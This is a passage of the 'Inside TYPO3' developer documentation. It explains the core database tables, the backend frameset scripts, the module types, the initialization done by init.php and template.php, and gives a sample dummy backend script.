As we can see the number of required tables for a minimum install of TYPO3 is really just 12 tables!

| Tablename | Description |
|--|---|
| pages | The "directory tree" (page tree) backbone of TYPO3s database organization concept. |
| be_groups be_users be_sessions sys_filemounts | Tables with backend user groups and users plus a table for storing their login sessions. sys_filemounts are used to associate users/groups with filepaths where they can upload and manage files. |
| cache_hash cache_imagesizes | Multi purpose table for storing cached information (cache_hash) and cache table for image sizes of temporary files. |
| sys_be_shortcuts | Stores the shortcuts users can create in various backend modules |
| sys_history | Contains the history/undo data |
| sys_lockedrecords | Keeps track of "locked records" - basically who is editing what at the moment. |
| sys_log | Backend log table - logs actions like file management, database management and login |
| sys_language | System languages for use in records that are localized into certain languages. |

Even if you look at the "pages" you will quickly see that the core pages table miss a lot of the fields and features applied to it when used under "CMS conditions". All meta-fields are gone, all content management related fields are gone. Left is only a set of general purpose options:



The point?

And the point is; TYPO3's inner identity is that of a *framework* which *by additional extensions* can be dressed up for the purpose it needs to fulfil. 99% of all people who are using TYPO3 will see the "dressed up version" designed for web content management. However my claim is that if you really want to understand TYPO3 you must get down to the core, to the principles which lay the foundation of it all. If you have a firm grip on these central principles then you will quickly understand or be able to analyze how each extension on top of it works. And you as a developer will be able to help the continual development along consistent lines of thought.

Welcome Inside of TYPO3!

- kasper


Core Architecture

Backend

Backend interface

The backend interface is (typically) found in the typo3/ directory (constant TYPO3_mainDir).

Visually it is divided by a frameset into these sections:



1. alt_main.php: This script is redirected to after login from index.php. It will generate the frameset and include a minor set of JavaScript functions and variables which will be used by the other backend scripts with reference to the "top" JavaScript object. (JS reference: "top")
2. alt_toplogo.php: Simply creates the logo in the upper left corner of the backend. (JS reference: "top.toplogo")
3. alt_topmenu_dummy.php: By default it displays nothing. But when users click an icon of a file or database record and a context sensitive menu is displayed, then it is loaded into this frame. Then - depending on the capabilities of the client browser - the menu is either shown in this frame or the frame will remain blank and just write the menu content back to the calling frame where a DIV-layer will be created with the menu content dynamically. Depending on user configuration (User > Setup: Select navigation mode = "Icons in top frame") you might also see a list of menu icons in this bar as the default document (see below). (JS reference: "top.topmenuFrame")
4. alt_menu.php: Displays the vertical menu of backend modules. (JS reference: "top.menu")
5. alt_intro.php: By default the "About modules" content is shown here. However users might be shown the task center right away if they set that option in the User > Setup screen (if the "taskcenter" extension is installed). Otherwise this frame will contain module scripts depending on selections in the menu of course. One special instance of this is "Frameset

modules" like the Web and File main modules since they will display a frameset with a page/directory tree and a record/file list (see below). (JS reference: "top.content")

6. alt_shortcut.php: This frame is *optionally* displayed depending on user configuration. For "admin" users it's always shown. For other users it must be specifically enabled (User Tconfig: "options.shortcutFrame"). (JS reference: "top.shortcutFrame")

Finally the backend can be configured for "condensed mode" and there are also a few alternative options for how the menu is displayed.

Alternative menu: Selectorbox

One of those alternative options include having a selector box shown in a third frame in the "top-bar". That frame will have the JavaScript reference "top.menu" in substitute for the left menu and is made by the script "alt_menu_sel.php".

So setting the user profile like this...



... will yield this result for backend menu navigation:



1. (alt_toplogo.php)
2. alt_menu_sel.php: Basically a simple document with a selectorbox. An "onchange" event is fired when an item is selected. The onchange-event will simply call the function "top.goToModule('module_name')" in order to change module - so in reality it's all handled in the main frameset as with the other types of menus which also call the function in the frameset.
3. (alt_topmenu_dummy.php)

Alternative menu: Icons in top frame

You can also have the menu as a list of icons in the top frame. This obviously requires you to know the menu items by heart so you can recognize the items on their icons only without the descriptive labels:



... and the menu will look like:




Main- and sub modules

Basically there are two types of modules, *main* modules and *sub* modules. Normally we refer to them just as "modules" or "backend modules".


The term "modules" is used within TYPO3 specifically for these backend modules. For the frontend we might also like to call a message board or guest book for "a module". However to distinguish between the two worlds we use another term, "plugins", for frontend applications such as message boards, shops, guest books etc.

Modules are discussed in detail later in this document. For now just observe the distinction between main- and submodules:

Main modules are those on the "first level" in the menu. Most of them are not linking directly to any script but are merely "headlines" for the submodules under them. One exception is the "Doc" module which is linked to the alt_doc.php script.




Sub modules are those on the second level in the menu. As such they *don't have to* have any technical relationship with the main module. The main module might simply act as a category for the module. However for "Frameset modules" it's a little different (see next section). Sub-modules may be named "Web>List" or "User>Setup" but we encourage unambiguous naming of modules so any module can be referred to by its own name only, eg. "List module" (Web>**List**) or "Filelist module" (File>**Filelist**) - it turns out to be much easier to say in words "The filelist module" than "The File-Filelist module".



Finally **"Function menus"** are what you get when you create backend modules "on the third level" - basically a module which inserts itself into a menu of an existing main- or sub-module. This of course requires the host module to supply an API for that, but that is in fact the case with both the "Info" and "Functions" modules!

In this example the extension "info_pagetsconfig" has been loaded in the EM (Extension Manager) and thus the Info module will show this item in the menu:



Frameset Modules

Main modules can be configured to load a frameset into the content frame instead of the modules default script. This is the case of the Web and File main modules. In itself that might sound trivial but the point is that "Frameset modules" are more than just a "category" for submodules - they are offering additional features:


In the case of frameset modules the idea becomes clear when you observe the usage; Both the Web and File main modules offers a two-split window with a page/folder tree on the left and a *sub-module* script loaded in the right frame. The point is that a click in the left frame will load the sub-module script in the right frame *with an &id= parameter!* In the case of the Web module this "id" is of course the page id, for the File module it's the path to the directory that should be shown.

Still this could be achieved by a local frameset made by the module itself, but the main point is that even if you switch between the sub-modules in the menu the id-value is passed along to the other sub-module and further will the id be restored and sent to the script when a totally other module has been accessed in the meantime and the user goes back to one of the sub-modules within the frameset module.

For instance you might click the page "A page title" below, the List module will show the records for that page id, then you go the the Extension Manager and when you later click on the List, Info, Access or Functions sub-module the last page id displayed will be shown again.

That is what a Frameset module does.

(See the module section for details on how to configure such a module)



A Frameset Module consists of these scripts:


1. `alt_mod_frameset.php`: The frameset is constructed by this script for *all frameset modules*. This script will receive information about the scripts to load in the frames inside.
2. `[frameset module specific script name]`: Navigation script as specified in the module configuration of the Frameset Module. (JS reference: `top.content.nav_frame`)
3. `border.html`: A simple vertical bar separating the two main frames. (JS reference: `top.content.border_frame`)
4. `[module specific script name]`: Sub-module script as specified in the module configuration of the sub-module. (JS reference: `top.content.list_frame`)

Certain requirements are put on the function of the navigation and sub-module scripts in order to ensure complete compatibility with the concept of Frameset Modules. This is basically about updating some JavaScript variables in the main frameset. See the module section for more details.

Condensed Mode

| STARTUP: | |
|--|-------------------------------------|
| Use condensed mode in backend (for small screens): | <input checked="" type="checkbox"/> |

If Condensed Mode is enabled for the user it has an impact on how Frameset Modules handles the splitting of the screen into navigation and list frame. Basically the frameset is not used and the communication goes always from menu -> navigation frame -> list frame:



This mode is designed to help people with small screen resolutions to keep all the information on the screen without having to scroll horizontally (too much). In default mode TYPO3 runs best at resolutions of 1024x768 or above.

Initialization (init.php)

Scripts in TYPO3_mainDir

Each script in the backend is *required* to include the init.php file. For core scripts this is done as the first code line in the script:

```
require ('init.php');
```

An example could be the alt_main.php script (the backend frameset):

```
/**
 * Main frameset of the TYPO3 backend
 *
 * @author Kasper Skårhøj <kasper@typo3.com>
 * Revised for TYPO3 3.6 2/2003 by Kasper Skårhøj
 */

require ('init.php');
require ('template.php');
require_once (PATH_t3lib.'class.t3lib_loadmodules.php');
require_once (PATH_t3lib.'class.t3lib_basicfilefunc.php');
require_once ('class.alt_menu_functions.inc');

// *****
// Script Class
// *****
class SC_alt_main {
    var $content;
    var $mainJScode;
    var $loadModules;
    var $alt_menuObj;
}
```

These are comments on the various parts of the above source code:

- **init.php:** Included to provide database access, configuration values, class inclusions and user authentication etc.
- **template.php:** As you can see also the template.php script is included (which provides a class for backend HTML-output and processing of system languages/labels). The template.php script is typically included by all scripts which has some HTML-output for the backend interface.
- **Other classes:** Then further classes needed by the script depending on the function will be included.
- **Script Class:** Then a "script-class" (prefixed SC_) is defined. This performs ALL processing done in the script. In the end of the script this class is instantiated and the output is written to the browser. That's it.

Scripts outside of TYPO3_mainDir

For modules (located elsewhere than in the TYPO3_mainDir) the following initialization must be done *prior to inclusion* of init.php:

- **Global variable \$BACK_PATH** must *point back* to the TYPO3_mainDir (relative from the current script), eg. "../.." or

```
"../../typo3/"
```

- **Constant TYPO3_MOD_PATH** must *point forth* to the location of the script (relative *from* the TYPO3_mainDir), eg. "ext/myextension/" or "../../typo3conf/ext/myextension/"

An example is seen in the install/index.php file:

```
define('TYPO3_MOD_PATH', 'install/');
$BACK_PATH='../';

require ($BACK_PATH.'init.php');
```

If a script is positioned outside of the TYPO3_mainDir it must be in the typo3conf/ directory. In that case the initial lines could look like this:

```
define('TYPO3_MOD_PATH', '../typo3conf/my_backend_script/');
$BACK_PATH='../../typo3/';

require ($BACK_PATH.'init.php');
```

Modules

Modules will typically initiate with basic lines like these:

```
unset($MCONF);
require ('conf.php');
require ($BACK_PATH.'init.php');
```

So before init.php is called the local "conf.php" file is included. That file must define the TYPO3_MOD_PATH constant and \$BACK_PATH global variable. The modules section will describe this in detail.

We could take mod/web/perms/index.php as an example. Here the conf.php file looks like this:

```
<?php
define('TYPO3_MOD_PATH', 'mod/web/perm/');
$BACK_PATH='../../../';

//... (additional configuration of module)...
?>
```

Modules in typo3conf/

Another example is from a conf.php file of a locally installed extension (such are located in the "typo3conf/ext/" directory) with a backend module:

```
<?php

// DO NOT REMOVE OR CHANGE THESE 3 LINES:
define('TYPO3_MOD_PATH', '../typo3conf/ext/charsettool/mod1/');
$BACK_PATH='../../../typo3/';

//... (additional configuration of module)...
?>
```

init.php

So what happens in init.php?

The short version is this:

- A set of constants and global variables are defined.
- A set of classes are included.
- PHP environment is checked and set.
- Local configuration is included ("localconf.php").
- Table definitions are set ("tables.php").
- Connection to database established.
- Backend user is authenticated.
- Missing backend user authentication and other errors will make the script exit with an error message.

The verbose version is this:

(All global variables and constants referred to here are described in "[TYPO3 Core API](#)")

- Error reporting is set to

```
error_reporting (E_ALL ^ E_NOTICE);
```

- Constants TYPO3_OS, TYPO3_MODE, PATH_thisScript and TYPO3_mainDir are defined.
- If TYPO3_MOD_PATH is defined the path is evaluated: The script must be found below either TYPO3_mainDir or PATH_site."typo3conf/". Otherwise the init.php script halts with an error message. Further the script will exit at this point if it was not able to get a correct absolute path for the installation. TYPO3 *requires* to know the absolute position of the directory from where the script is executed!
- Constants PATH_typo3, PATH_typo3_mod, PATH_site, PATH_t3lib, PATH_typo3conf are defined.
- Classes t3lib_div and t3lib_extMgm are included.
- t3lib/config_default.php is included (shared with frontend as well). If no TYPO3_db constant is defined after the inclusion of config_default.php then the script exits with an error message.
This is what happens inside config_default.php:

t3lib/config_default.php:

- \$TYPO3_CONF_VARS is initialized with the default set of values.
- \$typo_db* database variables are reset to blank.
- PATH_typo3conf.'localconf.php' is included. If not found, script exits with error message.

localconf.php:

- localconf.php is allowed to override any variable from \$TYPO3_CONF_VARS and further set the database variables with database username, password, database name, host.

[Back in t3lib_config_default.php]:

- Constants TYPO3_db, TYPO3_db_username, TYPO3_db_password, TYPO3_db_host, TYPO3_tables_script, TYPO3_extTableDef_script and TYPO3_languages is defined
- \$typo_db* variables are unset.
- Certain \$GLOBALS['TYPO3_CONF_VARS']['GFX'] values are manipulated.
- debug() function is defined (only function outside a class!)
- "ext_localconf.php" files from installed extensions are included either as a cached file (ex. "typo3conf/temp_CACHED_ps5cb2_ext_localconf.php") or as individual files (depends on configuration of TYPO3_CONF_VARS['EXT']['extCache']).
"ext_localconf.php" files are allowed to override \$TYPO3_CONF_VARS values! They cannot modify the database connection information though. (See the definition of the Extension API for details)
\$TYPO3_LOADED_EXT is set.
- Unsetting most of the reserved global variables (\$PAGES_TYPES, \$ICON_TYPES, \$LANG_GENERAL_LABELS, \$TCA, \$TBE_MODULES, \$TBE_STYLES, \$FILEICONS, \$WEBMOUNTS, \$FILEMOUNTS, \$BE_USER, \$TBE_MODULES_EXT, \$TCA_DESCR, \$TCA_DESCR, \$LOCAL_LANG) except \$TYPO3_CONF_VARS (so from localconf.php files you cannot set values in these variables - you must use "tables.php" files).
- Global vars \$EXEC_TIME, \$SIM_EXEC_TIME and \$TYPO_VERSION are set

[Back in init.php]:

- Database Abstraction Layer foundation class is included and global object, \$TYPO3_DB, is created.
- Global vars \$CLIENT and \$PARSETIME_START are set.
- Classes for user authentication are included plus class for icon manipulation and the t3lib_BEfunc (backend functions) class. Also the class "t3lib_cs" for character set conversion is included.
- IP masking is performed (based on \$TYPO3_CONF_VARS['BE']['IPmaskList']). Exits if criterias are not met.
- SSL locking is checked (\$TYPO3_CONF_VARS['BE']['lockSSL']). Exits if criterias are not met.
- Checking PHP environment. Exits if PHP version is not supported or if HTTP_GET_VARS[GLOBSALS] is set.
- Checking for Install Tool call: If constant TYPO3_enterInstallScript is set, then the Install Tool is launched! Notice that the Install Tool is launched before any *connection* is made to the database! Thus the Install Tool will run even if the database configuration is not complete or existing.
- Database connection. Exits if database connection fails.
- Checking browser. Must be 4+ browser. Exits if criterias are not met.

- Default tables are defined; PATH_t3lib.'stddb/tables.php' is included! (Alternatively the constant TYPO3_tables_script could have defined another filename relative to "PATH_typo3conf" which will be included instead. Deprecated since it spoils backwards compatibility and extensions should be used to override the default \$TCA instead. So consider this obsolete.)

t3lib/stddb/tables.php:

- global variables \$PAGES_TYPES, \$ICON_TYPES, \$LANG_GENERAL_LABELS, \$TCA, \$TBE_MODULES, \$TBE_STYLES, \$FILEICONS are defined.

[Back in init.php]

- "ext_tables.php" files are included either as a cached file (ex. "typo3conf/temp_CACHED_ps5cb2_ext_tables.php") or as individual files (depends on configuration of TYPO3_CONF_VARS['EXT']['extCache']). "ext_tables.php" files are allowed to override the global variables defined in "stddb/tables.php"! (See the definition of the Extension API for details)
- If the constant TYPO3_extTableDef_script is defined then that script is included.
- Backend user authenticated: Global variable \$BE_USER is instantiated and initialized. If no backend user is authenticated the script will exit (UNLESS the constant TYPO3_PROCEED_IF_NO_USER has been defined and set true prior to inclusion of init.php!)
- The global variables \$WEBMOUNTS and \$FILEMOUNTS are set (based on the BE_USERS permissions)
- Optional output compression initialized

So that is what happens in init.php!

Global variables, Constants and Classes

After init.php has been included there is a set of variables, constants and classes available to the parent script. In the document "TYPO3 Core API" you can see [two tables listing these constants and variables](#).

The column "Avail. in FE" is an indicator that tells you if the constant, variable or class mentioned is also available to scripts running under the frontend of the "cms" extension. Strictly this is not a part of the core (which is what we deal with in this document), but since the "cms" extension is practically always a part of a TYPO3 setup it's included here as a service to you.

Classes

This is the classes already included after having included "init.php":

| Class | Included in | Description | Avail. in FE |
|---------------------|-------------|---|--------------|
| t3lib_div | init.php | | YES |
| t3lib_extMgm | init.php | | YES |
| t3lib_db | init.php | | YES |
| t3lib_userauth | init.php | | YES |
| t3lib_userauthgroup | init.php | | - |
| t3lib_beuserauth | init.php | | - |
| t3lib_iconworks | init.php | | - |
| t3lib_befunc | init.php | | - |
| t3lib_cs | init.php | | YES |
| gzip_encode | init.php | Output compression class by Sandy McArthur, Jr. Included if option is set in TYPO3_CONF_VARS. | (YES) |

Possibly other classes could have been included in "ext_tables.php" files or "ext_localconf.php" files. This is OK for the "localconf.php" file, but not necessarily for extensions. Please see the Extension API description for guidelines on this.

System/PHP Variables

A short notice on system variables:

Don't use any system-global vars, except these:

HTTP_GET_VARS, HTTP_POST_VARS, HTTP_COOKIE_VARS

Any other variables may not be accessible if php.ini-optimized is used!

Environment / Server variables are also very critical! Since different servers and platforms offer different values in the

environment and server variables, TYPO3 features an abstraction function you should always use if you need to get the REQUEST_URI, HTTP_HOST or something like that. At least never use the PHP function "getenv()" or take the values directly from HTTP_SERVER_VARS - rather call t3lib_div::getIndpEnv("name_of_sys_variable") to get the value (if it is supported by that function). You can rely on that function will deliver a consistent value independently of the server OS and webserver software.

You should refer to the [TYPO3 Coding Guidelines](#) or [TYPO3 Core API](#) for more information about this or go directly to the source of class.t3lib_div.php.

The template class (template.php)

Most backend scripts include another core script than "init.php". That is "template.php".

```
require ('init.php');
require ('template.php');
```

"template.php" contains a class "template". This class is used to output HTML-header, footer and page content in the backend.

template.php does this:

- Initially an obsolete function, fw(\$str), is defined. This just returns the input string un-altered. May be removed in the future as it's obsolete and here for backwards compatibility only. If you use this function in your modules, then stop doing that!
- Defines the class "template" which contains the HTML output related methods for creating backend documents.
- Defines four extension classes of the template class: bigDoc, noDoc, smallDoc, mediumDoc. Each of them presets a certain width of the outputted page by specifying a class for a wrapping DIV-tag.
- Includes sysext/lang/lang.php which contains the class "language" for management of localized labels in the backend. It also contains an instance of the character set conversion class, "t3lib_cs".
- Creates the global variables \$TBE_TEMPLATE and \$LANG as instances of the classes "template" and "language" respectively.

"template.php" requires init.php to have been included on beforehand.

This is the variables and classes available in addition after inclusion of "template.php":

Variables

| Global variable | Defined in | Description | Avail. in FE |
|-----------------|---------------------------------------|--|--------------|
| \$TBE_TEMPLATE | template.php | Global backend template object for HTML-output in backend modules | |
| \$LANG | template.php | Localization object which returns the correct localized labels for various parts in the backend. It also contains an instance of the "t3lib_cs" class in \$LANG->csConvObj | |
| \$LOCAL_LANG | Optionally included "locallang" file. | Stores language specific labels and messages. Requires a "local_lang" file to have been included in the global space. Notice: This variable is unset in "config_default .php" for your convenience. So don't set the \$LOCAL_LANG array prior to "init.php". | - |
| \$TCA_DESCR | [on-the-fly] | Could be set to contain help descriptions for fields and modules. Is set by API function in the "language" class. Unset in "config_default.php" | |

Classes

| Class | Included in | Description | Avail. in FE |
|----------|--|--|--------------|
| template | [optionally included after init.php, see next section] | Global backend template class for HTML-output in backend modules, instantiated inside template.php as \$TBE_TEMPLATE | - |
| language | template.php | Localization class which returns the correct localized labels for various parts in the backend. Instantiated as \$LANG | - |

Example: A dummy backend script

As an good example of how backend scripts (modules) should be constructed, please look at the dummy.php file:

```
/**
 * Dummy document - displays nothing but background color.
 *
 * @author Kasper Skårhøj <kasper@typo3.com>
```

```

* Revised for TYPO3 3.6 2/2003 by Kasper Skårhøj
* XHTML compliant content
*/

require ('init.php');
require ('template.php');

// *****
// Script Classes
// *****
class SC_dummy {
    var $content;

    /**
     * Create content
     */
    function main()    {
        global $TBE_TEMPLATE;

        // Start page
        $TBE_TEMPLATE->docType = 'xhtml_trans';
        $this->content.= $TBE_TEMPLATE->startPage('Dummy document');

        // End page:
        $this->content.= $TBE_TEMPLATE->endPage();
    }

    /**
     * Print output
     */
    function printContent()    {
        echo $this->content;
    }
}

// Include extension?
if (defined('TYPO3_MODE') && $TYPO3_CONF_VARS[TYPO3_MODE]['XCLASS']['typo3/dummy.php'])    {
    include_once($TYPO3_CONF_VARS[TYPO3_MODE]['XCLASS']['typo3/dummy.php']);
}

// Make instance:
$SOBE = t3lib_div::makeInstance('SC_dummy');
$SOBE->main();
$SOBE->printContent();

```

(In addition a script must include opening and closing tags for php (<?php ... ?>) and a copyright header defining the author and GNU/GPL license. See almost any script in the backend for an example)

In this example you see the following important elements:

- init.php is included by require(): We can now know that a backend user is authenticated, that there is a database connection etc.
- template.php is included by require(): We can now create backend HTML-output and localized labels.
- Script class is defined (here: "SC_dummy", typically named "SC_" + script name). All processing should take place inside this class
- Possible inclusion of an extension class for the "SC_dummy" (this is what happens in the lines after "// Include extension?")
- Finally the script class is instantiated and the relevant functions are called - here main() and printContent(). Which functions needs to be called from the global space depends on what *you* have put into your class!

Inside the script class these basic steps for HTML output is taken:

